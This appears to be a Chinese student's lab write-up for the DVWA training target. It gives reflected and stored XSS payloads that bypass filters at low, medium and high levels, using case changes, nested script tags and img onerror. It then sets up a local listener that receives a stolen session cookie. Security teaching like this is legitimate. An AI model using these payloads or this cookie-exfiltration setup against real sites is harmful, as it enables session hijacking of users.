

# 1.完成dvwa靶场中针对反射型XSS的低中高难度的注入。

## 低难度

### Security Level

Security level is currently: **low**.

## payload

```
1 1<script>alert("hi")</script>
```



## 中难度

### Security Level


Security level is currently: **medium**.

对字符串做了校检

```
Hello 1alert("hi")
```

## payload

```
1 1<Script>alert("hi")</script>
```



```
1 1<scr<script>ipt>alert("hi")</script>
```



## 高难度




查看源码使用正则表达式对script进行了过滤




## payload

使用img+onerror进行注入



## 2.完成dvwa靶场中针对存储型XSS的低中高难度的注入。

## 低难度



## payload

```
1<script>alert("hi")</script>
```

## Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="1"/>
Message *	<input type="text" value="1&lt;script&gt;alert('hi')&lt;/script&gt;"/>
<input type="button" value="Sign Guestbook"/> <input type="button" value="Clear Guestbook"/>	

192.168.20.178 显示

hi

确定

## 中难度

### Security Level

Security level is currently: **medium**.

阅读源码发现对message进行了去除了html符号，对name替换了为空

## strip\_tags

(PHP 4, PHP 5, PHP 7)

strip\_tags — 从字符串中去除 HTML 和 PHP 标记

### 说明

```
strip_tags ( string $str [, string $allowable_tags ] ) : string
```


该函数尝试返回给定的字符串 `str` 去除空字符、HTML 和 PHP 标记后的结果。它使用与函数 [fgetss\(\)](#) 一样的机制去除标记。

```
// Sanitize message input
$message = strip_tags( addslashes( $message ) );
$message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($
[MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : "");
$message = htmlspecialchars( $message );

// Sanitize name input
$name = str_replace(' <script>', '', $name );
$name = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLO
[MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : "");
```

## payload

使用name属性进行xss注入，需要先F12修改name框输入的最大长度




```
1 1<s<script>cript>alert("hi")</script>
```

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

注入成功



高难度

## Security Level

Security level is currently: **high**.

阅读源码发现对message进行了去除了html符号，对name进行了正则替换

```
// Sanitize message input
$message = strip_tags( addslashes( $message ) );
$message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) : addslashes($message));

// Sanitize name input
$name = preg_replace('/<(.*>s(.*>c(.*>r(.*>i(.*>p(.*>t/i', '', $name );
$name = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) : addslashes($name));
```

## payload

使用name属性进行img注入，需要先F12修改name框输入的最大长度

```
1 1<img src=1 onerror=alert("hi")>
```

## Vulnerability: Stored Cross Site Scripting (XSS)

注入成功

![Screenshot of the web application interface showing the result of the XSS attack. The 'Name *' field now displays '1<img src=1 onerror=alert(](1)

### 3.利用XSS漏洞获取cookie实验

#### 打开接收端

```
1 python3 -m http.server 1111
```

#### 修改输入长度

The screenshot shows a web application with a sidebar menu containing options like 'Instructions', 'Setup / Reset DB', 'Brute Force', 'Command Injection', 'CSRF', 'File Inclusion', 'File Upload', 'Insecure CAPTCHA', 'SQL Injection', and 'SQL Injection (Blind)'. The main content area has a form with 'Name \*' and 'Message \*' fields, and buttons for 'Sign Guestbook' and 'Clear Guestbook'. Below the form is a 'More Information' section with links to OWASP XSS resources. The bottom part of the image shows the browser's developer tools with the HTML source code. A red box highlights the attribute `maxLength="500"` on the `<textarea>` element.

#### payload

```
1 <script>document.write('')</script>
```

## Vulnerability: Stored Cross Site Scripting

The screenshot shows the web application interface after the payload has been submitted. The 'Name' field contains the value '1'. The 'Message' field contains the XSS payload: `<script>document.write('')</script>`. The 'Sign Guestbook' button is visible below the message field.

## 注入成功

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

**XSS (Stored)**

CSP Bypass

JavaScript

DVWA Security

**div#guestbook\_comments** 315.85 × 46

Name: 1

Message:

### More Information

- <https://owasp.org/www-community/attacks/xss>
- [https://owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

元素 控制台 源代码 性能 网络 内存 应用 Lighthouse Recorder

```
</div>
<br>
<div id="guestbook_comments">
  "Name: 1"
  <br>
  "Message: "
  <script>document.write('')</script>
   == $0
  <br>
</div>
<br>
<h2>More Information</h2>
<ul>...</ul>
</div>
```

## 接收端收到cookie

```
127.0.0.1 - - [11/Nov/2022 23:28:16] code 404, message File not found
127.0.0.1 - - [11/Nov/2022 23:28:16] "GET /security=low;%20PHPSESSID=j8niptol49bia74kd17qktomk7 HTTP/1.1" 404 -
```